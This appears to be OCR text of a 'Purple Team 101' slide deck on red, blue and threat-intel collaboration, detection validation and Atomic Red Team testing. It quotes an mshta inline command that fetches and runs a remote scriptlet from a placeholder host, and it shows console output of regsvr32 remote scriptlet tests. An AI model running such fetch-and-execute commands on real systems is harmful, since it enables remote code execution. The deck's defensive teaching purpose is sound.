PURPLE TEAM 101

SCYTHE

Chris Peacock – Principal Detection Engineer

SCYTHE

Raytheon Intelligence & Space


GENERAL DYNAMICS
Ordnance and Tactical Systems

ALPHA

- Detection Engineer
- CTI Analyst
- Incident Responder
- Threat Hunter
- SOC Analyst
- Purple Team Lead
- Network Engineer
- GCTI, GCFA, GCED
- Top 20 Sigma Contributor
- Top 10 LOLBAS Contributor

Current Landscape

Siloed Teams



Red Team

Blue Team

CTI Team

Blue Team Landscape

- No validation
  - Can we actually detect our adversaries?
    - If we do what level alert is it?
  - Do we need to conduct Detection Engineering?
  - Are there logging gaps?

Cyber Intel Team Landscape


- Focused on atomic indicators of compromise (IOCs)
  - Hashes, IP addresses, Domains
  - Not always focused on:
    - Procedures
    - Behavior-based information & human element
- May focus on all adversaries and not our threats

Red Team Landscape

- Hides their tricks
- May not replicate what adversaries do
- Often strained resources due to re-tooling
- Most organizations don't have a red team!

Shifting Landscape Into Purple

Moving Purple Forward




Threat Understanding

- What are our adversaries doing?
- What procedural variance could an adversary use?
- Do we have test coverage of the adversary?
    - Can we validate detections?

Detection Understanding

- Are the behaviors logged or not?
  - Are there visibility gaps?
- Do the actions trigger alerts?
  - Do they need tuning or elevation. Eyeballs on Alerts!
  - Can we develop alerts?
  - Have detections been validated?
- Is the response correct?
  - Marked as false positive?

ATTACK. DETECT. RESPOND.



Threat Intelligence


Attack

Tracking


Detect & Respond

Why Purple Team?


- Train defenders



- Test process between teams



- Test TTPs



- Replay Red Team Engagement


Foster a collaborative culture and mentality!

All 3 Teams Drive SecOps

- Security Operations
  - Prevention, Detection, & Response
- Legal and Regulatory
- Business Enablement
- Governance
- Risk Management
  - Still no risk assessment around LotL
- Identity & Access Management

https://pbs.twimg.com/media/EYoCynnXkAAK71v?format=jpg&name=4096x4096

Goal: Shift Left of Boom (Impact)




Reconnaissance and Weaponization

Delivery and Exploitation

Installation and Command & Control

Actions on Objectives


CIA IMPACT



Why Assume Breach?

- Efficiency in Testing - Cost
- Phishing Works
- Insider Threat
- Zero Day
- Misconfiguration
- Already breached

Cost of Zeroday



zerODIUM

HOME BOUNTIES FAQ SUBMIT EVENTS CONT

ZERODIUM Payouts for Desktops/Servers*

- ▨ Windows
- ▨ macOS
- ▨ Linux/BSD
- ▨ Any OS

RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape

Up to $1,000,000									1.001 Win RCE Zero Click Win
Up to $500,000							3.001 Chrome RCE+LPE Win	2.001 Apache RCE Linux	2.002 MS IIS RCE Win
Up to $250,000						5.001 MS Outlook RCE Win	4.001 MS Exchange RCE Win	2.003 OpenSSL RCE Linux	2.004 PHP RCE Linux
Up to $200,000	6.001 VMware ESXi VME	5.002 Thunderbird RCE Win/Linux			4.002 Sendmail RCE Linux	4.003 Postfix RCE Linux	4.004 Dovecot RCE Linux	4.005 Exim RCE Linux	2.005 nginx RCE Linux
Up to $100,000		3.002 Safari RCE+LPE Mac	3.003 Edge RCE+LPE Win	3.004 Firefox RCE+LPE Win	5.003 Word/Excel RCE Win	7.001 WordPress RCE Linux	7.002 cPanel/WHM RCE Linux	7.003 Plesk RCE Linux	7.004 Webmin RCE Linux
Up to $80,000	6.002 VMware WS VME Win/Linux					5.004 Adobe PDF RCE+SBX Win	5.005 WinRAR RCE Win	5.006 7-Zip RCE Win	6.003 Windows LPE/SBX Win
Up to $50,000	6.004 USB LPE Win/Mac	8.001 Antivirus RCE Win			5.007 WinZip RCE Win	5.008 tar RCE Linux	6.005 macOS LPE/SBX Mac	6.006 Linux LPE Linux	6.007 BSD LPE BSD
Up to $10,000	9.001 Routers RCE	8.002 Antivirus LPE Win	7.005 phpBB RCE Linux	7.006 vBulletin RCE Linux	7.007 MyBB RCE Linux	7.008 Joomla RCE Linux	7.009 Drupal RCE Linux	7.010 Roundcube RCE Linux	7.011 Horde RCE Linux

* *All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.*

2019/01 © zerodium.com


Operationalized Purple Team

New CTI or TTPs

- CTI, Red, or Blue discover/share/notify
- Assign CTI, Red, and Blue Team member

Detection Engineering

- Detection Understanding
- Deployment, Integration, Creation
- Repeat attack for training and validation



Analyze & Organize TTPs

- Map to MITRE ATT&CK
- Correlate with previous tests

Tabletop Discussion

- Expected Detection and Response


Emulate Attack

- Threat Understanding
- Deployment, Integration, Creation

Where to start

SCYTHE

Atomic Red Team Test



T1218.005

Try it using Invoke-Atomic

Signed Binary Proxy Execution: Mshta

Description from ATT&CK

Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code (Citation: Cylance Dust Storm) (Citation: Red Canary HTA Abuse Part Deux) (Citation: FireEye Attacks Leveraging HTA) (Citation: Airbus Security Kovter Analysis) (Citation: FireEye FIN7 April 2017)

Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files. (Citation: Wikipedia HTML Application) HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser. (Citation: MSDN HTML Applications)


Files may be executed by mshta.exe through an inline script: ***mshta vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))***

On this page

- Signed Binary Proxy Execution: Mshta
  - Description from ATT&CK
  - Atomic Tests
    - Atomic Test #1 - Mshta executes JavaScript Scheme Fetch Remote Payload With GetObject
    - Atomic Test #2 - Mshta executes VBScript to execute malicious command
    - Atomic Test #3 - Mshta Executes Remote HTML Application (HTA)
    - Atomic Test #4 - Invoke HTML Application - Jscript Engine over Local UNC Simulating Lateral Movement
    - Atomic Test #5 - Invoke HTML Application - Jscript Engine Simulating Double Click
    - Atomic Test #6 - Invoke HTML Application - Direct download from URI
    - Atomic Test #7 - Invoke HTML Application - JScript Engine with Rundll32 and Inline Protocol Handler
    - Atomic Test #8 - Invoke HTML Application - JScript Engine with Inline Protocol Handler

https://atomicredteam.io/defense-evasion/T1218.005/

Invoke-Atomic




```
PS C:\Users\vagrant> Invoke-AtomicTest T1218.010 -TestNumbers 1,2
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1218.010-1 Regsvr32 local COM scriptlet execution
Done executing test: T1218.010-1 Regsvr32 local COM scriptlet execution
Executing test: T1218.010-2 Regsvr32 remote COM scriptlet execution
Done executing test: T1218.010-2 Regsvr32 remote COM scriptlet execution
PS C:\Users\vagrant> _
```

https://detectionlab.network/usage/atomicredteam/

Testing Cycle


Test	Test the execution of the behavior
Log	Verify logging exists
Alert	Verify alert and adjust as needed
Respond	If testing response, was it correct?
Variate	Repeat or variate to validate detection

No Alert?




https://www.nextron-systems.com/aurora/

Aurora

